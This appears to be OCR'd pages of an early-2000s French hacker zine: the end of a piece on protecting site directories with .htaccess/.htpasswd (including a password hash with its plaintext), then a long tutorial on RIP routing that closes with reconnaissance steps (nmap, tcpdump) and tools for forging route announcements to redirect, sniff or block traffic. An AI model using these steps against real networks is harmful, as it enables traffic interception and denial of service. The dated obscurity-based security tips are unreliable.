
```
AuthType Basic
AuthName "Protection des stats"
AuthUserFile /home/sites/www.xxx.com/web/.htpasswd
<Files stats>
require valid-user
</Files>
<Files mail>
require valid-user
</Files>
<Files ftp>
require valid-user
</Files>
<Files stats_old>
require valid-user
</Files>
```

Puis nous allons créer un second fichier htpasswd.txt

```
Root: 570WzYige9IQc
```

Ici le mot de passe crypté est "amine". De nombreux scripts existent pour procéder à ce cryptage.





Maintenant que les fichiers sont crées, il va falloir les mettre à la racine du site /web
Une fois ceci fait, nous les renommons en .htaccess et .htpasswd ceci pouvant être fait que du coté serveur et non du coté client car seul UNIX accepte cela.
Voilà l'accès aux stats est sécurisé.

Maintenant passons a la sécurisation des fichiers .txt qui contiennent le mot de passe d'administration. Pour que le code ne soit plus lisible, il suffit de modifier l'extension du fichier en .php3 au lieu de .txt

Voilà ceci étant fait il faut mettre à jour le script du forum pour lui indiquer les changements.

Ensuite, il faut modifier le nom de la variable $admin en un nom moins évocateur, par exemple $txda.
Pour une meilleure utilisation du mot de passe protégeant le répertoire réservé aux membres du sites /test il suffit d'utiliser un script approprié.
Et enfin dernière chose, modifier le code de la page suppression.php3 :

A l'origine : <center>Retour au forum</center>";

Il faut enlever ?admin=$pass ce qui donne : <center>Retour au forum</center>"; ainsi même si quelqu'un trouve l'existence de ce fichier, il ne pourra pas obtenir la variable et le mot de passe juste en cliquant sur un lien !

Auteur : Johan
De l'équipe SecureNT-2000
www.securent-2000.com
Date : 03/11/01
Heure : 1h22 AM





Manipuler les protocoles de routage

Le hobby des hackers branchés =:)

Savoir prendre le contrôle de son routeur

Cette série d'articles est destinée à vous ouvrir à la voie du futur : l'attaque des routeurs. J'ai lu récemment un papier du CERT qui indiquait que l'attention des hackers se reportait de plus en plus sur les équipements de routage au détriment des serveurs (qui, paraît-il, seraient de mieux en mieux sécurisés :o). Il est vrai qu'il y a de quoi s'amuser (ou se faire du soucis selon la situation !) avec ces équipements qui sont forcés d'être plus ou moins ouverts sur Internet. Je vais vous expliquer les principes du routage sur Internet, les différentes familles de protocoles et d'algorithmes de routage et on terminera cet article par une rapide étude des failles du protocole de routage dynamique RIP. Les autres protocoles de routage seront abordés (dans le sens "A L'ABORDAGE!!!" ;) dans un prochain papier (pas facile d'expliquer dans le même article RIP, OSPF, BGP et tout le toutim général !).

- Quel est l'intérêt de s'intéresser aux routeurs ?

Attention, notre but dans cet article est avant tout de vous faire découvrir les fonctionnements de routage qui sont utilisés sur Internet ou dans les entreprises. La présentation des failles, qui n'est qu'une partie annexe, est la cerise sur le gâteau dont l'objectif est de vous inciter à approfondir les concepts abordés ici.
Ainsi dans le but recherché par l'exploitation des failles des protocoles de routage n'est pas de prendre directement la main sur les routeurs. Nous allons jouer directement sur leurs faiblesses pour modifier les routes et rediriger le trafic vers notre machine, vers une machine que nous contrôlons (c'est mieux !) ou vers une IP non utilisée (pour réaliser des Dénis de Service). J'exclu du sujet tout ce qui touche aux failles sur les routeurs permettant d'exécuter des commandes.
Une fois que le trafic aura été redirigé vers notre machine, nous aurons à le router pour l'acheminer vers la destination (ou tout bêtement le bloquer si on souhaite empêcher deux réseaux de communiquer). Du moment que le trafic passe par notre machine, il est possible de (au choix) :

- lire toutes les données transmises entre deux réseaux (sniffer)
- modifier toutes les données transmises entre deux réseaux (hijacking par ex)
- bloquer des données de manière sélective (Déni de Service)

Pour ceci, vous pourrez utiliser les outils classiques de routages largement distribués dans les distributions linux, ou vous pourrez également utiliser le logiciel Virtual IP Phalanx Router (VIPPR) créé par le groupe Phenoelit (www.phenoelit.de). Ce logiciel est destiné spécifiquement à un usage de hacker (ou assimilé) : ce n'est pas un produit standard de routage comme routed et consorts. La différence tient à de nombreux détails, expliqués sur leur site web, qui font que la personnalisation de son fonctionnement est élevée. Allez jeter un coup d'oeil au site, ces types là font des trucs impressionnants ! :)

Avant de passer à la partie "ludique", il est impératif d'essayer de comprendre les bases suivantes, quitte à n'en comprendre qu'une partie... Je ne saurais que trop vous conseiller de vous reporter également aux cours réseau disponibles sur Internet et aux RFC pour compléter ce que je dis : je ne peux pas être exhaustif, et apprendre à chercher (et à trouver !) est quelque chose d'extrêmement formateur :).

Bon courage ! :P

1 - Pourquoi routage "dynamique" ?

Il faut faire la distinction entre :
- le routage statique : l'admin réseau fixe les routes "en dur" sur chaque routeur et le chemin emprunté pour aller de A vers B sera toujours le même. Si une liaison physique (un câble) par lequel passent les communications allant de A vers B est coupée (coup de pelleteuse approximatif par exemple), A ne pourra pas communiquer avec B jusqu'à ce que l'admin modifie les routes sta-





tiques sur les routeurs pour faire passer les communications par un autre chemin.

- le routage dynamique : tout se fait automatiquement (ou presque). L'admin n'a qu'à configurer quelques paramètres initiaux sur ses routeurs et c'est ensuite les protocoles de routage dynamique qui gèrent les ajout/suppression de nouvelles routes. Le coup de la pelleteuse qui arrache le câble serait résolu automatiquement par le système dans un temps rapide comparé à l'intervention d'un admin sur du routage statique. Des versions évoluées de protocoles de routage dynamique permettent également de gérer des notions comme la charge d'un réseau (plutôt que de passer tout le temps par un même réseau surchargé, autant passer par un réseau peu utilisé qui permettra également d'atteindre la destination) ou le coût d'un lien (certains fournisseurs d'accès facturent à la quantité d'info transmise => autant choisir la liaison disponible la moins coûteuse).

Le routage dynamique prend toute son ampleur dans des réseaux dits maillés qui fournissent plusieurs chemins pour aller de A vers B.

<Remarque>

Depuis tout à l'heure je parle de A et de B. Nous allons considérer que A et B sont des machines, mais il faut savoir que le routage travaille avec des notions de réseau : le routeur raisonne ainsi : "pour atteindre le réseau d'adressage N, je dois passer par telle interface vers telle passerelle et ça va me coûter tant". Vous pouvez considérer qu'une interface est l'équivalent d'une carte réseau. Un routeur possède plusieurs interfaces en principe connectées chacune à un réseau différent.

Les réseaux maillés, comme Internet par exemple, permettent d'avoir une redondance de routes importante et rendent ainsi l'acheminement plus fiable, voir plus efficace. Ainsi, si la pelleteuse de Jayce (décidément, yen a un paquet de pelleteuses dans cet article...) coupe un câble transportant des données Internet d'un Fournisseur d'Accès Internet (FAI) au Maroc, les Marocains ne seront pas pour autant privés d'Internet car il existera d'autres chemins par lesquels les données pourront transiter (sauf bien sûr si Jayce arrache votre câble téléphonique juste sous votre fenêtre...;).

Nous allons voir les protocoles de routage dynamique qui se fondent sur des processus automatiques se basant sur des dialogues entre routeurs sur le réseau. Le routage statique n'est exploitable que si nous avons la possibilité d'exécuter des commandes sur le routeur et nous avons exclu ce cas du champs d'étude.

2 - Les différents types de routage dynamique


L'exemple type du réseau maillé dont le fonctionnement s'appuie sur des protocoles de routage dynamique est Internet. Vous imaginez bien (je l'espère en tout cas ;) qu'il est impossible de connaître toutes les routes possibles de A vers B à un instant donné (et ce surtout si A et B sont séparés par de nombreux routeurs) : elles sont trop nombreuses et le maintien d'une telle base de données à jour serait impossible !

C'est pour cela qu'Internet, et les réseaux maillés en général, sont découpés en Autonomous System (AS) qui sont chacun gérés par un FAI ou un opérateur Internet. Quand un problème est trop complexe, on le découpe en sous-entités logiques plus simples à résoudre. De la même façon, l'ensemble des équipements qui forment Internet est trop complexe à considérer dans sa globalité, donc on le découpe en sous-entités chacune gérée par un acteur bien défini.

Ce découpage va même plus loin : chaque AS est subdivisé en plusieurs sous-AS qui sont gérés par les entreprises clientes par exemple... et ainsi de suite (une grosse entreprise peut également elle-même définir ses propres sous-sous-AS =).

Chaque AS est identifié par un numéro unique sur 16 bits et ils sont composés d'une multitude de routeurs qui communiquent entre eux. Au sein d'un AS donné, la communication se fait grâce à un Interior Gateway Protocol (IGP) qui peut être l'un des protocoles suivants : OSPF, RIP, IGRP, EIGRP.

L'IGP (c'est en fait un terme générique décrivant une famille de protocoles de routage) assure donc le fonctionnement du routage dynamique au sein de l'AS uniquement.



Les mises à jour du routage dynamique entre différents AS sont réalisées par une famille de protocoles de routage appelée Exterior Gateway Protocol (EGP). C'est souvent le protocole Border Gateway Protocol (BGP) qui est employé en tant qu'EGP.
Un ou plusieurs routeurs d'un AS sont désignés pour assurer l'interconnexion et le routage dynamique vers les autres AS et ils font donc tourner un protocole de type EGP. Ce routeur, dit "de frontière", s'adressera donc à ses homologues des AS voisins (les routeurs de frontières des autres AS) et assurera l'interconnexion et le routage dynamique à destination de ces derniers.

3 - C'est bon vous tenez le coup ?

Allez, on souffle 2 secondes et on continue ! ;)

4 - Routage dynamique interne : tout (ou presque) sur les IGP

Nous allons maintenant aborder les différents algorithmes utilisés par les protocoles de routage. Il existe deux types et demi de fonctionnement :

a) Distance Vector - Algorithme de Bellman-Ford

Les protocoles de vecteurs de distance nécessitent la connaissance des routeurs voisins proches. En effet, les communications ne sont faites que vers ces voisins immédiats directement connectés (c'est à dire ne nécessitant pas le passage par un ou des routeur(s) intermédiaire(s)).
Chaque routeur possède une table des vecteurs de distance qui ressemble à ceci :

Pour chaque entrée, le réseau de destination est identifié, le nom de l'interface est spécifié (pour savoir sur quelle interface envoyer les paquets vers cette destination donnée), tout comme l'@IP de la passerelle (si le routeur à l'autre bout du lien en possède une) et le coût nécessaire pour atteindre cette destination (voir plus loin pour la formule de calcul).

Il ne peut pas y avoir deux routes différentes inscrites dans la table pour une même destination : seul la route la moins chère connue à ce jour y est inscrite.

Les routes vers les réseaux locaux directement connectés aux interfaces de A (dans notre tableau ci dessus : A1 et A2) sont toujours connues. Le coût qui leur est associé est le coût attribué par l'administrateur pour l'interface qui leur est connectée.
En effet, chaque interface de A a un coût d'utilisation fixé par l'administrateur. Ce coût permet d'exprimer des préférences en terme de routage : il peut être préféré d'utiliser au maximum l'interface ethernet n°1 plutôt que la liaison spécialisée qui nous est facturée en fonction du volume de données transmises. On peut donc dire de manière approximative que au plus la valeur du coût associé à une interface sera élevée, au moins son utilisation sera souhaitée.

Donc, comment tout cela fonctionne-t-il pour donner un routage dynamique ?

Prenons un scénario de simulation : le routeur A vient de rebooter. Sa table des vecteurs de distance ne contient que les entrées vers les réseaux A1 et A2 immédiatement connectés à ses interfaces :

"pour aller de A vers A1 je passe directement par l'interface eth1, ce qui me coûte 3"
"pour aller de A vers A2 je passe directement par l'interface eth2, ce qui me coûte 1"

du réseau local(A) vers la destination	passer par la liaison	@IP passerell (si disponible)	coût/métrique pour atteindre la dest
A1	interface ethernet n°1	-	3
A2	interface ethernet n°2	-	2
B1	interface ethernet n°1	192.168.13.254	4





Ainsi on peut voir que l'administrateur a décidé que l'utilisation de l'interface ethernet n°1 coûte 3 alors que l'interface ethernet n°2 ne coûte que 1.

Il va annoncer sur toutes ses interfaces sa table de vecteurs de distance en disant :

A: "Je connais une route pour aller à A1 : elle coûte 3 !!!"
A: "Je connais une route pour aller à A2 : elle coûte 1 !!!"

Il va ensuite attendre les annonces de ses voisins immédiats (le système des vecteurs de distance est un protocole passif)..... jusqu'à ce que son voisin B lui envoie lui même sa table de vecteurs par l'intermédiaire de l'interface ethernet n°1 de A en lui disant :

B: "Je connais une route pour aller à B1 : elle coûte 1 !!!"
B: "Je connais une route pour aller à C1 : elle coûte 2 !!!"
B: "Je connais une route pour aller à D1 : elle coûte 3 !!!"
B: "Je connais une route pour aller à A1 : elle coûte 3 !!!" (B connaît également le réseau A1 puisqu'ils sont tous les deux connectés à la même interface eth1 de A)

A reçoit ce message et se rends compte qu'il y a trois destinations nouvelles.
Tout content, il rajoute ces trois réseaux à sa table de vecteurs. Le calcul des coûts finaux pour chacune de ces destinations se fait de la manière la plus simple par :

coût_final_vers_X_par_eth1 = coût_annoncé_par_B_vers_X + coût_utilisation_interface_eth1_par_A;
où X est soit A1, B1, C1 ou D1 (les trois destinations qui viennent d'être annoncées par B).

Pour ce qui est de la destination A1, A sait déjà l'atteindre... Etant donné que la passerelle menant vers A1 (@IP de B connectée à eth1) est différente de la passerelle initialement connue (@IP de A/eth1), il va donc lui falloir comparer le coût calculé (3+3=6) avec le coût initialement connu (=3), ce qui va donc l'amener à ignorer cette route puisqu'elle est plus coûteuse.
A sait d'où vient l'annonce de B (interface eth1) et il récupère l'@IP de B pour l'interface eth1 en regardant l'@IP source du datagramme qu'il vient de recevoir.

Au final, voici le tableau que A a construit incluant chacune des destinations qu'il vient de découvrir :

"Pour aller vers B1, je passe par l'interface eth1 de passerelle @B/eth1 et ça me coûte 1+3=4."
"Pour aller vers C1, je passe par l'interface eth1 de passerelle @B/eth1 et ça me coûte 2+3=5."
"Pour aller vers D1, je passe par l'interface eth1 de passerelle @B/eth1 et ça me coûte 3+3=6."

Imaginons maintenant que A reçoive l'annonce de D sur son interface ethernet n°2 (dont le coût a été fixé à 1) :

D: "Je connais une route pour aller à D1 : elle coûte 1 !!!"
D: "Je connais une route pour aller à C1 : elle coûte 5 !!!"
D: "Je connais une route pour aller à B1 : elle coûte 3 !!!"
D: "Je connais une route pour aller à E1 : elle coûte 4 !!!"

La destination E1 étant jusqu'à présent inconnue, A la rajoute dans sa table avec un coût de 4+1=5.

A connaît déjà une route pour aller vers les trois autres destinations mais, comme tout à l'heure, il va tout de même regarder pour chacune de ces destinations si le passage par eth2 lui permet de réduire le coût de transport :

"Pour atteindre D1 par eth2, il m'en coûte 1+1=2. C'est bien moins cher que par eth1 pour laquelle la même destination était atteinte avec un coût de 6 ! Je vire donc l'ancienne entrée et j'ajoute la nouvelle qui utilise eth2 et qui coûte 2."
"Pour atteindre C1 par eth2, il m'en coûte 5+1=6. C'est trop cher : je connais déjà une route moins chère passant par eth1 qui ne me coûte que 5."
"Pour atteindre B1 par eth2, il m'en coûte 3+1=4. C'est aussi bon marché que ce que je paye en passant par eth1, donc pas la peine de perdre du temps et du cpu à modifier la table : je garde la route vers B1 telle qu'elle est déjà inscrite dans la table."

A la fin de notre scenario de simulation, voici le coût que A a associé à chacune des destinations qu'il a dans sa table de vecteurs :

"Pour aller vers B1, je passe par l'interface eth1 de passerelle @B/eth1 et ça me coûte 4."
"Pour aller vers C1, je passe par l'interface eth1 de passerelle @B/eth1 et ça me coûte 5."
"Pour aller vers D1, je passe par l'interface eth2 de passerelle @D/eth2 et ça me coûte 2."
"Pour aller vers E1, je passe par l'interface eth2 de passerelle @D/eth2 et ça me coûte 5."

Notez que pour aller vers B1 nous avons vu deux routes de même coût (=4). Dans ce genre de situation, c'est la première route à



avoir été inscrite (et donc la première annonce réalisée par un voisin de A de coût 4 et de destination B1) qui sera retenue pour le routage final. Si D s'était annoncé en premier (avant B), le chemin vers B1 passerait par l'interface ethernet n°2.

En fait l'algorithme de Bellman-Ford peut se résumer ainsi :
- A reçoit le vecteur de distance de B
- Si ce vecteur contient une ou des destination(s) inconnues à A, A calcule leur coût final et les intègre
- pour toutes les destinations déjà connues,

* si le coût calculé final est inférieur au coût déjà connu,

A supprime l'entrée déjà connue et intègre la nouvelle entrée découverte dans le tableau

* sinon si la destination, l'interface et la passerelle annoncées sont identiques à une entrée de la table,

A met à jour le coût associé dans sa table (qu'il soit plus élevé ou non)

* sinon A conserve ce qu'il a déjà dans sa table

On appelle temps de convergence le temps mis pour que l'ensemble de l'AS ait un modèle de routage unifié et un état stable. Cette convergence est atteinte par les annonces de routes successives de tous les routeurs vers leurs voisins.

Ces annonces se font de manière périodiques et un système de timeout est appliqué sur les routes pour libérer les routes qui ne se sont plus annoncées depuis un certain temps. (nous allons développer ceci dans la présentation de RIP).

L'algorithme de Bellman-Ford, utilisé par RIP et IGRP possède des problèmes de boucle bien connus (Counting to Infinity) que je ne détaille pas ici.

b) Diffusing Update ALgorithm (DUAL) : la tambouille propriétaire (beurk!) d'EIGRP

C'est ce protocole qui compte pour un demi.
Grosso modo identique à Distance Vector avec la possibilité supplémentaire de filtrer les annonces pour des raisons de sécurité avant émission ou après réception. Toutes les routes qu'un routeur reçoit sont stockées dans la table et peuvent être exploitées en cas de rupture de liaison ("Jayce, arrête de te battre avec les câbles, c'est pas des monstro-plantes !").
Lorsqu'une telle rupture est détectée et que le routeur ne possède aucune route de rechange, il réclame de manière active à ses voisins les routes permettant d'atteindre la destination recherchée. De ce fait le temps de convergence du réseau est largement diminué.

c) Link State : Algorithme de Dijkstra

Je ne le détaille pas ici, on verra ça lorsqu'on traitera de OSPF et consorts...

4 - Routing Information Protocol : the beginning of the fun :)

Ce protocole pas tout jeune a été, si je me rappelle bien ma jeunesse, le premier protocole implémenté pour faire tourner du routage dynamique. La Request For Comment (RFC1058) que je tiens dans mes mains date de 1988, soit bien avant l'invasion de fenêtres amicales envers les utilisateurs... Donc c'est un protocole qui a l'âge de ses artères et qui a évolué en une version plus récente : RIPv2. Il utilise la technique du vecteur de distance ce qui fait qu'il est simple à mettre en oeuvre et qu'il est adapté aux réseaux de petite/moyenne taille (les gros réseaux ne peuvent pas être gérés avec du RIP car il autorise un maximum de 16 hops comme nous allons le voir plus loin).
Voyons tout d'abord les particularités de RIPv1 et nous aborderons ensuite les modifications qui lui ont été apportées pour donner RIPv2 (tout ce qui n'a pas été modifié se retrouve donc dans la version 2 :).

a) RIPv1: RFC1058

Ce protocole travaille en UDP sur le port 520. Si vous voulez le détecter, nmap saura vous aider (`nmap -sU -p 520 ADRESSE_DU_RESEAU_SCANNE`). En général il est conseillé, lorsque l'on écrit des programmes de communication avec des routeurs RIP, d'utiliser le port source 520 (certains routeurs fonctionnant en mode silencieux ne répondront pas si le port source n'est pas mis à 520...plus d'infos dans la RFC). La taille maximale d'un datagramme RIP, en ne comptant pas les en-têtes IP et UDP, est de 512 octets (ce qui correspond à 25 routes annoncées) et il faudra utiliser plusieurs datagrammes si on a beaucoup de routes à envoyer.





Hop ! un petit copier coller/traduction de la RFC :

0	1	2	3 3
0 1 2 3 4 5 6 7 8 9	0 1 2 3 4 5 6 7 8 9	0 1 2 3 4 5 6 7 8 9	0 1
commande	version		mis à zéro
identif famille d'adresse			mis à zéro
adresse IP			
mis à zéro			
mis à zéro			
métrique			
-			
-			
-			

La partie du datagramme depuis l'identifiant de la famille d'adresse jusqu'au champ métrique peut apparaître jusqu'à 25 fois (c'est ce que je vous disais plus haut).
Le champ "identifiant de la famille d'adresse" est là parce que, "en théorie", RIP gère différents types de réseau et ne se limite pas qu'aux réseaux IP. Comme dit ce cher C. Hedrick, auteur de la RFC en question avec qui je joue au cricket tous les samedi, : "The address family identifier for IP is 2. None of the RIP implementations available to the author implement any other type of address." C'est clair : mettez l'identifiant de la famille d'adresse à 2 et travaillez en IP comme tout le monde !
L'adresse IP est l'adresse Internet classique sur 4 octets en ordre réseau.

Les valeurs du champs commande peuvent être :

1 - requête : réclame tout ou partie de la table de routage du destinataire

2 - réponse : message contenant tout ou partie de la table de routage de l'expéditeur.
Il peut être envoyé en réponse à une requête ou également être une mise à jour ou un signe de vie généré par l'expéditeur.

3 - 5 : obsolète/réservé : on ignore.
Toutes les 30 secondes tous les routeurs doivent envoyer en broadcast (donc à leurs voisins immédiats puisque les broadcast 255.255.255.255 ne passent pas les routeurs) sur toutes leurs interfaces leurs tables de vecteurs associant adresse IP destination (machine ou réseau) à la métrique (le coût calculé).

La métrique est le coût calculé par l'expéditeur pour atteindre la destination spécifiée. La valeur envoyée va de 1 à 16. Pour éviter les boucles de routage et les problèmes inhérents au mécanisme Distance Vecteur que nous avons rapidement suggérés plus haut, toute route reçue avec une métrique de 16 indiquera que la destination n'est pas accessible et l'annonce de cette destination ne devra donc pas être prise en compte dans la table de vecteurs (sauf pour supprimer cette route si elle existait dans notre table).


Si le coût pour atteindre une destination donnée a changé, et si la table de vecteurs indique que pour atteindre cette destination on passait par l'interface et la passerelle par lesquelles on vient de recevoir les routes, le dernier coût annoncé pour cette destination écrase le coût précédent dans la table.

Tout cela vous rappelle quelque chose ? ben oui, c'est le mécanisme que nous avons vu plus haut : l'annonce de sa table de vecteurs à tous ses voisins pour que ceux ci puissent comparer ces informations avec leur propre table et éventuellement la mettre à jour si un nouveau chemin, un chemin moins coûteux, une suppression de chemin ou une modif de coût sont notifiés.

Tous les routeurs sont tenus d'annoncer leur table toutes les 30 secondes. Si au bout de 180 secondes un routeur donné ne s'est pas manifesté (envoi de mise à jour ou d'annonce), les routes lui faisant référence sont considérées comme invalides par tous ses voisins (coût/métrique mis à 16). Au bout de 120 secondes après expiration de ce premier timeout, et s'il n'y a eu aucun signe de vie en provenance de cette passerelle, l'entrée correspondant à cette destination est carrément supprimée de la table de vecteurs des routeurs (libération de la place mémoire !)...

Les champs marqués "mis à zéro" sont vérifiés et s'il l'un d'entre eux n'est pas à zéro, c'est le message entier qui sera ignoré. Si la version de RIP est supérieure à 1, les champs qui ne sont pas mis





à zéro sont quand même pris en compte (en fait les champs mis à zéro étaient destinés aux évolutions futures de nouvelles versions de RIP et devaient correspondre à des extensions). Si la version est 0, le datagramme est ignoré.

Tout ceci pourrait vous être utile si un jour vous vous amusez à coder vos propres datagrammes RIP... Bon, je m'arrête là pour RIPv1, je pense que ça donne une bonne vue d'ensemble du fonctionnement du protocole. Les plus pointilleux se référeront à la RFC :)

Comme vous avez pu le voir, aucun chiffrement n'est appliqué aux données transportées, tout circule en clair, aucun système d'authentification n'existe ce qui permet à n'importe qui de forger ses propres datagrammes RIP et de les envoyer à un routeur avec une adresse IP source spoofée...

Voyons rapidement les modifications que RIPv2 a apporté à cette version ancestrale !

b) RIPv2: RFC1723

RIPv2 est compatible avec RIPv1 (les deux versions peuvent cohabiter et communiquer). L'émission des annonces en broadcast est abandonnée. On utilise maintenant l'adresse multicast 224.0.0.9 pour toutes les diffusions vers les voisins, ce qui permet de réduire l'encombrement du réseau par des trames broadcast ((c) m1cr0$0ft ;).

Le paquet RIPv2 a un peu été modifié :

```
0                   1                   2                   3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

commande	version	non utilisé
identif famille d'adresse		route tag
adresse IP		
masque de (sous) réseau		
@IP prochain routeur		
métrique		

Les informations déjà présentes dans RIPv1 n'ont pas changées de sens. Des extensions ont été apportées, comme l'information de masque de sous-réseau qui manquait cruellement à RIPv1 et la possibilité d'annoncer une route pour un autre routeur ne gérant pas RIP (grâce au champ @IP du routeur suivant qui contient l'@IP du routeur à utiliser pour la destination annoncée). Si ce champ est à 0.0.0.0, on utilisera l'@IP source du datagramme comme passerelle vers la destination (comme dans RIPv1).

Le Route Tag est là pour permettre une meilleure intéropérabilité et une meilleure distinction des origines des routes (importation et redistribution de routes venant d'EGP ou d'OSPF par exemple). Le champ non utilisé doit être ignoré.

RIPv2 implémente un procédé d'authentification évolutif (différentes techniques peuvent encore être proposées et implémentées dans les routeurs sans modification du protocole). Cette authentification est gérée par le premier bloc identifiant une route : la partie démarrant à identifiant de la famille d'adresse et se terminant avec le champ métrique. Si le premier bloc de ce type d'un datagramme a son identifiant de famille de d'adresse égal à OxFFFF (tous les bits à 1), cela signifie qu'un procédé d'authentification identifié par le champ Route Tag est employé. Donc en fonction de la valeur du Route Tag de ce bloc, l'authentification sera de type différent :

* **Route Tag = 2 =>** authentification par mot de passe. Le mot de passe est contenu en clair dans la suite des octets du bloc en cours (au maximum 16 caractères justifiés à gauche avec mise à 0 des octets non utilisés).
* **Route Tag = 3 =>** authentification par mot de passe crypté par le système Message Digest 5 (utilisation d'une clé qui est le mot de passe et d'un identifiant de clé sur chaque routeur). Ce type d'authentification n'est apparemment supportée que par les routeurs Cisco (grande majorité des routeurs en place sur le net).

Tout datagramme reçu ne présentant pas le bon mot de passe sera ignoré par les routeurs se basant sur une authentification. Les routeurs tournant sous RIPv1 traiteront les annonces RIPv2 sans prendre en compte ce champ d'authentification et ils resteront donc vulnérables à un certain nombre d'attaques vraiment donc triviales.

Le fait que l'authentification occupe la place d'une annonce de route, seulement 24 différentes routes pourront être annoncées dans un seul datagramme si l'option d'authentification est activée.



5 - Rest In Peace : les attaques possibles sur le protocole RIP 8p

Bon, cette fois c'est fini pour de bon, on passe à la partie où on fait mumuse ;)
Tout d'abord, si vous souhaitez trouver les routeurs faisant tourner RIP sur votre réseau, utilisez le classique nmap :

```
[fake@shell]$ nmap -sU -p 520 adr_rezo_a_scanner
```

Les machines dont le port UDP 520 sera marqué comme open feront tourner un process RIP.

Vous pouvez également utiliser l'outil protos fourni par phenoelit, avec plusieurs outils décrits plus bas, dans le package d'attaque Internetwork Routing Protocol Attack Suite (IRPAS) téléchargeable sur www.phenoelit.de. Cet outil vous indique quels sont les protocoles tournant sur une machine et peut donner des résultats faisant largement penser à un routeur (tiré de la doc de l'outil) :

```
10.1.1.1 may be running (did not negate):
ICMP IPenc TCP IGP UDP GRE SWIPE MOBILE SUN-ND EIGRP IPIP
```

Si vous voyez apparaître RIP dans la liste, c'est que vous êtes bons ! :)

Autonomous System Scanner (aka ASS;) peut également vous aider à trouver des informations sur la métrique du réseau faisant tourner RIPv1.
Si le routeur fait tourner la version 2 du protocole, les informations de masque de réseau, de prochain saut (@IP du prochain réseau), de route tag et de métrique associées aux réponses obtenues seront données. Il pourra également indiquer que l'authentification RIPv2 est activée, et si oui de quel type d'authentification il s'agit. Dans le cas d'une authentification par mot de passe en texte clair, le mot de passe sera révélé (pratique :)
Je n'ai pas pu tester ces outil car je ne dispose pas de routeurs sous la main (d'ailleurs, si vous en avez deux trois à me filer, vous avez mon adresse ;), donc désolé pour ceux qui auraient voulu voir des jolies lignes de commandes.... Pour une fois, rtfm and do it yourself !

Donc pour pouvoir exploiter les failles du protocole RIP, il faut connaître au maximum la topologie du réseau attaqué (les commandes itrace et tctrace vous permettront d'explorer un peu les routes vers certaines destinations, et donc de mettre en évidence les routeurs intermédiaires).

Les outils rprobe et srip de Humble pourront également vous aider dans cette recherche (rprobe.c et srip.c sur google.fr et vous serez fournis). rprobe vous permet de réclamer les routes d'un routeur RIPv1 ou RIPv2 (sans authentification) et, si celui ci est mal configuré et vous répond, vous pourrez récupérer les résultats par :

```
[root@clac]# tcpdump -vv -s 6000 udp and port 520
```

La meilleure façon de communiquer avec un démon RIP est de forger vous même vos propres paquets avec soit un programme fait maison, soit un générateur de paquets comme Nemesis-rip (il en existe en pagaille sur le net...).

